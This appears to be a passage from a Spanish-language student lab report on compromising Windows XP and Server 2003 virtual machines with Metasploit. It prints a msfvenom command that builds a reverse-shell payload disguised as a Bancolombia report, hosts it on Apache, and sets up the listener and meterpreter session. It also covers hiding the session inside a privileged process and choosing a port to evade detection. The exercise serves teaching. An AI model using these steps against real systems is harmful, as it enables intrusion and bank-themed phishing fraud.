 1364  1492  ctfmon.exe        x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\system32\ctfmon.exe
 1408  976   wscntfy.exe       x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\system32\wscntfy.exe
 1492  1468  explorer.exe      x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\Explorer.EXE
 1584  644   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1632  1492  cmd.exe           x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\system32\cmd.exe
 1992  976   wuauclt.exe       x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\system32\wuauclt.exe
```

Figura 13. Comando ps

después ejecutamos el comando **ps** que nos lista los procesos que se están corriendo en nuestra maquina y también nos muestra el tipo de permisos y la maquina donde se están corriendo estos procesos, e incluso nos da la ruta donde esta almacenado dicho archivo



```
meterpreter >  shell
Process 1440 created.
Channel 2 created.
Microsoft Windows XP [Versi•n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cls
cls


C:\WINDOWS\system32>
```

Figura 14. Comando Shell

Estando aquí se usó el comando **Shell** que nos abre una consola del sistema operativo directamente desde la sesión comprometida. Esto a su vez nos permito ejecutar comandos nativos de Windows o Linux como si estuvieras en su terminal local.




Figura 15. Comando cd..

Después que abrimos la consola con el comando Shell, corremos el comando **cd..** la función de este comando es movernos un carpeta atrás del directorio o carpeta en la que estemos. Para este caso específico utilizamos este comando hasta movernos a nuestra carpeta raíz.




Figura 16. Uso del comando Dir

Con el comando **Dir** (flecha naranja) hicimos fue mostrar los directorios o carpetas presentes en el directorio raíz de nuestra máquina virtual, luego de esto ingresamos la carpeta Documents and Settings. Ingresamos a esta carpeta usando de nuevo el comando cd, pero sin los dos puntos seguidos y con el nombre de la carpeta, en este caso lo que hicimos fue escribir **cd doc***

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>
```

*Figura 17. Comando Cd Doc**

```
C:\Documents and Settings>cd Yeco
cd Yeco

C:\Documents and Settings\Yeco>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n⌖mero de serie del volumen es: 5C6F-9766

 Directorio de C:\Documents and Settings\Yeco

25/07/2025  17:14    <DIR>          .
25/07/2025  17:14    <DIR>          ..
01/09/2025  15:56    <DIR>          Escritorio
25/07/2025  17:14    <DIR>          Favoritos
25/07/2025  18:08    <DIR>          Men⌖ Inicio
25/07/2025  17:14    <DIR>          Mis documentos
               0 archivos              0 bytes
               6 dirs  40.050.237.440 bytes libres

C:\Documents and Settings\Yeco>
```

Figura 18. Ingresamos al Directorio Yeco

Luego de ingresar a la carpera documents and settings y escribir el comando dir para ver las carpetas o directorios que están presentes en la misma, utilizamos el comando **cd yeco** aquí lo que estamos haciendo es ingresar a la carpeta escritorio.

```
C:\Documents and Settings\Yeco>cd Escr*
cd Escr*

C:\Documents and Settings\Yeco\Escritorio>mkdir practica_laboratorio_3
mkdir practica_laboratorio_3

C:\Documents and Settings\Yeco\Escritorio>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n⌖mero de serie del volumen es: 5C6F-9766

 Directorio de C:\Documents and Settings\Yeco\Escritorio

01/09/2025  18:44    <DIR>          .
01/09/2025  18:44    <DIR>          ..
01/09/2025  18:44    <DIR>          practica_laboratorio_3
01/09/2025  15:56    <DIR>          UTCH-PRIVIL
               0 archivos              0 bytes
               4 dirs  40.050.237.440 bytes libres
```

Figura 19. Comando cd Escr Para Ingresar Al Escritorio*

Aquí cuando estamos en este directorio o carpeta se usa el comando **mkdir** para crear una nueva carpeta llamada practica_laboratorio 3 dentro del escritorio de la victima el comando completo que se utilizo fue **mkdir practica_laboratorio_3**




Figura 20.Verificacion de Que Todo S Hizo Correctamente

4. Capítulo 2: Vulneramos de Kali a Win Server 2003

Comenzamos la vulneración de Windows 2003 de la siguiente forma. Lo primero que se hizo fue crear una carpeta o directorio en Kali Linux llamado Prueba_laboratorio_03 utilizando el comando **mkdir Prueba_laboratorio_03** (flecha naranja) como se muestras en la siguiente captura.




Figura 21. Creamos el Directorio llamado Prueba_laboratorio_03

Luego de ingresamos a este directorio con utilizando **cd Prueba_laboratorio_03** luego de esto lo siguiente que haremos es que dentro del Directorio que creamos antes y al que posteriormente ingresamos haremos lo siguiente.

Figura 22. Creamos un Payload Para Atacar Win2003

Con el comando **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.1.1.5 LPORT=4678 -f exe > /home/kali/prueba_laboratorio_03/reporte_bancolombia.exe** creamos un

Archivo llamado **reporte_bancolombia.exe** aunque se pude crear el archivo previamente en nuestra máquina de Kali Linux y en la carpeta de laboratorio prueba 03. Con este archivo lo que haremos es que cuando el usuario lo ejecute nos a dara acceso directo s su maquina.




Figura 23. Iniciamos Apache

Lo siguiente es iniciar apache, con el comando **sudo systemctl start apache2** (rectángulo amarillo) iniciamos nuestro servidor de apache, luego se usa el comandos **service apache status apache2** (rectángulo morado) para mirar que todo se este

ejecutando como debe ser.




Figura 24. Le Cambiamos el Nombre A Nuestro Archivo Index De Apache

Lo siguiente que hicimos fue mover y cambiar el nombre a nuestro archivo index, este es el archivo que vemos desde nuestros navegadores cuando digitamos la ip de algún servidor. Entonces, lo que se hizo fue cambiarle el nombre y mover el archivo con comando el comando sudo **mv /var/www/html/index5.html /var/www/html/index6.html** donde se dejo de llamar index 5 y paso a llamarse index 6.

Figura 25. Movemos Nuestro Archivo

Lo que se hizo fue aquí fue copiar con el **payload reporte_bancolombia.exe** desde nuestra carpeta personal hacia el directorio del servidor web con la ruta **/var/www/html**, de manera que pueda ser descargado desde el navegador de la víctima.




Figura 26. Descargamos el Archivo Malicioso Reporte Bancolombia

Desde el navegador de Windows server vamos e ingresamos la ip **192.1.1.7** que es la dirección de nuestra maqui con Kali Linux y de nuestro servidor apache, de aquí descargaremos el archivo reporte bamcolombia.exe




Figura 27. Descarga de reporte_bancolombia.exe




Figura 28. Archivo Guardado en el Escritorio de Win2003

Lo siguiente que hicimos fue ingresar a nuestra consola de metasploit tal como se muestra a continuación.




Figura 29.Consola de Metasploit

Luego que cargue nuestra consola utilizamos el comando **search multi/handler** este módulo es un payload handler genérico, que utilizadomos para recibir conexiones inversas de cargas maliciosas (como el .exe creado con msfvenom). Sirve como puente entre víctima y atacante. Lo este es el que nos permite que cada que el atacante le dé clic al archivo malicioso que creamos , nosotros nos conectemos a su dispositivo.




Figura 30. Comando Search multi/handler

El modulo que elegimos para seguir nuestras vulneraciones fue el módulo 7 (flecha naranjada) .




Figura 31. Modulo 7

Lo siguiente es usar el comando **options** (flecha verde) para ver que necesitamos para poder nuestro ataque, en este caso se nos dice que necesitamos el Lhost y tal vez nos pida cambiar el Lport (rl rectángulo amarillos los muestra). En caso tal esto no funcione lo hacemos de la siguiente forma

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Con el **comando payload windows/meterpreter/reverse_tcp** dentro de multi/handler. Le damos options y luego registramos lo que se nos pida

```
msf6 exploit(multi/handler) > set LHOST 192.1.1.5
LHOST => 192.1.1.5
```

Figura 32. Registro del Lhosts

Con el comando set LHOST hacemos el registro de nuestra maquina atacante, en palabras mas semillas ingresamos la ip de Kali Linux.

```
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.1.1.5        yes       The listen address (an interface may be specified)
   LPORT     4678             yes       The listen port
```

Figura 33. Registro del Lport

Para registras el lport o es este caso cambiarlo utilizamos el comando set LPOR y el puerto que queramos, según lo que el profe nos dijo el puerto no puede estar ni muy lejos ni muy cerca del 4444 para que otra maquina no lo detecte como hacking.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.1.1.5:4678
[*] Sending stage (177734 bytes) to 192.1.1.8
[*] Meterpreter session 1 opened (192.1.1.5:4678 -> 192.1.1.8:1029) at 2025-09-03 04:34:58 -0500

meterpreter >
```

Figura 34. Explotamos la Vulnerabilidad Con Exploit

Ya solo debemos darle en exploit y esperar que la victima ejecute el archivo.




Figura 35. Ejecución del archivo Bancolombia

Si vamos y ejecutamos nuestro archivo en win2003 llamado reporte Bancolombia esto debería darnos acceso directo a esa máquina.

Lo que hacemos luego es escalar los privilegios, como ya explicamos como se hace omitiré esa parte.




Figura 36. Volvemos a ingresar sysinfo

Utilizamos el comando sysinfo para ver la información de la maquina





Figura 37. Comandos Para Escalar Privilegios

Evidencia de como se escalaron los privilegios.

Con el comando **ps** que explicamos anteriormente lo que hacemos es mirar los procesos que se están ejecutando, para evitar que el usuario ingrese al administrador de tarea y finalice nuestro ataque lo que haremos camuflarlo n medio de un proceso que tenga permisos de administrador.




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0        NT AUTHORITY\SYSTEM
 316   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 452   316   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 476   316   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 520   476   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 532   476   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 712   520   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 796   520   svchost.exe           x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 852   520   svchost.exe           x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
